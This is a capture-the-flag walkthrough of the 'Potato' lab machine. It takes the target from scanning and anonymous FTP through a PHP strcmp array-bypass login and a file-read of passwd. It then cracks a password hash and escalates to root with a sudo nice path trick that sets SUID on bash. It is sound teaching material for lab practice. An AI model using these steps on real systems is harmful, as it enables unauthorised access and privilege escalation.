Nmap


Let's begin with basic nmap scan.
-sS for stealth scan, -sV for version detection and -sC for running nmap default scripts.

```
┌──(kali㉿kali)-[~/proving_grounds/potato]
└─$ sudo nmap -sSVC 192.168.71.101 -o nmap_scan
Password:
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-04
13:21 EDT
Nmap scan report for 192.168.71.101
Host is up (0.38s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1
(Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ef:24:0e:ab:d2:b3:16:b4:4b:2e:27:c0:5f:48:79:8b
(RSA)
|   256 f2:d8:35:3f:49:59:85:85:07:e6:a2:0e:65:7a:8c:4b
(ECDSA)
|_  256 0b:23:89:c3:c0:26:d5:64:5e:93:b7:ba:f5:14:7f:3e

(ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Potato company
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect
```

```
results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 39.14
seconds
```

It shows two open ports. Let's start with port 80.

Port 80 enum




- Gobuster

```
┌──(kali㉿kali)-[~/proving_grounds/potato]
└─$ gobuster -w /opt/directory-list-2.3-medium.txt dir -u
http://192.168.71.101/ -o dirb_80
===============================================================

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer
(@firefart)
===============================================================
```

```
[+] Url:                     http://192.168.71.101/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /opt/directory-list-2.3-
medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s

===============================================================

2021/05/04 13:23:33 Starting gobuster in directory
enumeration mode
===============================================================

/admin                (Status: 301) [Size: 316] [-->
http://192.168.71.101/admin/]
```

- Visiting /admin page



I couldn't get past the login page so I moved to nmap again. Detail scan (nmap -p- $IP)

```
PORT     STATE SERVICE REASON         VERSION
2112/tcp open  ftp     syn-ack ttl 63 ProFTPD
```

```
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--   1 ftp      ftp           901 Aug  2  2020
index.php.bak
|_-rw-r--r--   1 ftp      ftp            54 Aug  2  2020
welcome.msg
```

Another port discovered at 2112 running ftp that allows anonymous login.

Ftp on port 2112

```
┌──(kali㉿kali)-[~/proving_grounds/potato]
└─$ ftp 192.168.71.101 2112
Connected to 192.168.71.101.
220 ProFTPD Server (Debian) [::ffff:192.168.71.101]
Name (192.168.71.101:kali): anonymous
331 Anonymous login ok, send your complete email address
as your password
Password:
230-Welcome, archive user anonymous@192.168.49.71 !
230-
230-The local time is: Tue May 04 17:43:47 2021
230-
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
200 PORT command successful
150 Opening ASCII mode data connection for file list
-rw-r--r--   1 ftp      ftp           901 Aug  2  2020
index.php.bak
```

```
-rw-r--r--    1 ftp      ftp            54 Aug  2  2020
welcome.msg
226 Transfer complete
ftp> mget *
mget welcome.msg? y
200 PORT command successful
150 Opening BINARY mode data connection for welcome.msg
(54 bytes)
226 Transfer complete
54 bytes received in 0.00 secs (374.0027 kB/s)
mget index.php.bak? y
200 PORT command successful
150 Opening BINARY mode data connection for index.php.bak
(901 bytes)
226 Transfer complete
901 bytes received in 0.01 secs (167.8525 kB/s)
ftp>
```

Reading backup file


```
┌──(kali㉿kali)-[~/proving_grounds/potato]
└─$ cat index.php.bak
130 ×
<html>
<head></head>
<body>

<?php

$pass= "potato"; //note Change this password regularly

if($_GET['login']==="1"){
```

```
  if (strcmp($_POST['username'], "admin") == 0  &&
strcmp($_POST['password'], $pass) == 0) {
    echo "Welcome! </br> Go to the <a
href=\"dashboard.php\">dashboard</a>";
    setcookie('pass', $pass, time() + 365*24*3600);
  }else{
    echo "<p>Bad login/password! </br> Return to the <a
href=\"index.php\">login page</a> <p>";
  }
  exit();
}
?>


  <form action="index.php?login=1" method="POST">
                <h1>Login</h1>
                <label><b>User:</b></label>
                <input type="text" name="username"
required>
                </br>
                <label><b>Password:</b></label>
                <input type="password" name="password"
required>
                </br>
                <input type="submit" id='submit'
value='Login' >
  </form>
</body>
</html>
```

Although it gave some credentials, but that didn't work.

admin	potato

So i went to Google some syntax from above code and I came by this topic.



So I began to search and learn more about "Php magic Tricks: Type Juggling"
http://danuxx.blogspot.com/2013/03/unauthorized-access-bypassing-php-strcmp.html

Test case 3: Bypassing strcmp() function

After analyzing the two cases described above I started "googling" for "strcmp php vulnerabilities" but did not find anything, then, by looking at PHP documentation and realized this function has only three possible return values:

int strcmp (string $str1 , string $str2)
Returns < 0 if str1 is less than str2; > 0 if str1 is greater than str2, and 0 if they are equal.

Obviously, we need to find a way to force strcmp to return 0 and be able to bypass line 5 (see above) without even knowing the password, so, I started wondering what would be the return value if there is an error during the comparison? So, I prepare a quick test comparing str1 with an Array (or an Object) instead of another string:

```
$fields = array(
    'id' => '127.0.0.1',
    'ps' => 'bar'
);
$a="danux";
 if (strcmp($a,$fields) == 0){
       echo " This is zero!!";
 }
 else{
       echo "This is not zero";
}
```

And got below warning from PHP:

PHP Warning: strcmp() expects parameter 2 to be string, array given in ...


But guess what?Voila! it also returns the string "This is zero!!" In other words, it returns 0 as if both values were equal.

So, the last but not least step is to send an Array in the "ps" POST parameter so that we can bypass line 5, after some research and help from my friend Joe B. I learned I can send an array this way:


id=127.0.0.1&ps[]=a

Trying [ ]method


Success!




Going to Dashboard




Seeing Logs



As of now I guessed that it is fetching some file from server.
Intercept the request.



So I thought , let's try to fetch passwd file.



We can access passwd file. We have webadmin hashes.

```
┌──(kali㉿kali)-[~/proving_grounds/potato]
└─$ john -w=/opt/rockyou.txt hash
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 AVX 4x3])
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
dragon           (?)
1g 0:00:00:00 DONE (2021-05-04 14:22) 7.692g/s 1107p/s 1107c/s 1107C/s 123456..sandra
Use the "--show" option to display all of the cracked passwords reliably
Session completed

┌──(kali㉿kali)-[~/proving_grounds/potato]
└─$ cat hash
$1$webadmin$3sXBxGUtDGIFAcnNTNhi6/
```

Let's crack it.

webadmin	dragon

SSH Login

```
┌──(kali㉿kali)-[~/proving_grounds/potato]
└─$ ssh webadmin@192.168.71.101
The authenticity of host '192.168.71.101
(192.168.71.101)' can't be established.
ECDSA key fingerprint is
SHA256:o2CcJVsxiCwKNOeMfbBTtdh0LpP1nTtNN53rYTYQn18.
Are you sure you want to continue connecting
(yes/no/[fingerprint])? yes
Failed to add the host to the list of known hosts
```

```
(/home/kali/.ssh/known_hosts).
webadmin@192.168.71.101's password:
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-42-generic
x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue 04 May 2021 06:24:35 PM
UTC

  System load:  0.07               Processes:
157
  Usage of /:   12.2% of 31.37GB   Users logged in:
0
  Memory usage: 24%                IPv4 address for
ens192: 192.168.71.101
  Swap usage:   0%


118 updates can be installed immediately.
33 of these updates are security updates.
To see these additional updates run: apt list --
upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update


The programs included with the Ubuntu system are free
software;
```

```
the exact distribution terms for each program are
described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by
applicable law.

webadmin@serv:~$
```

- Flag


```
webadmin@serv:~$ ls
local.txt  user.txt
webadmin@serv:~$ cat local.txt
3b44c1ca859332808bd5fa3d83ee42c0
```

Priv esc

```
webadmin@serv:~$ sudo -l
[sudo] password for webadmin:
Matching Defaults entries for webadmin on serv:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr


User webadmin may run the following commands on serv:
    (ALL : ALL) /bin/nice /notes/*
```

This can be exploited. Visting GTFOBins
https://gtfobins.github.io/gtfobins/nice/#sudo

User → Root



The only issue is we don't have write permissions in /notes directory
But that "*" comes into play for that issue.
We can move directories while including /notes in that syntax.
I created a script that makes bash to SUID , and then run it to gain root shell.

```
webadmin@serv:/notes$ cd /tmp
webadmin@serv:/tmp$ echo "chmod +s /bin/bash" > shell.sh
webadmin@serv:/tmp$ chmod +x shell.sh
webadmin@serv:/tmp$ sudo -u root /bin/nice
/notes/../tmp/shell.sh
webadmin@serv:/tmp$ bash -p
bash-5.0# whoami
root
bash-5.0# cd /root
bash-5.0# cat proof.txt
c432be6b06b5f1e51c024cd07cfe94df
bash-5.0#
```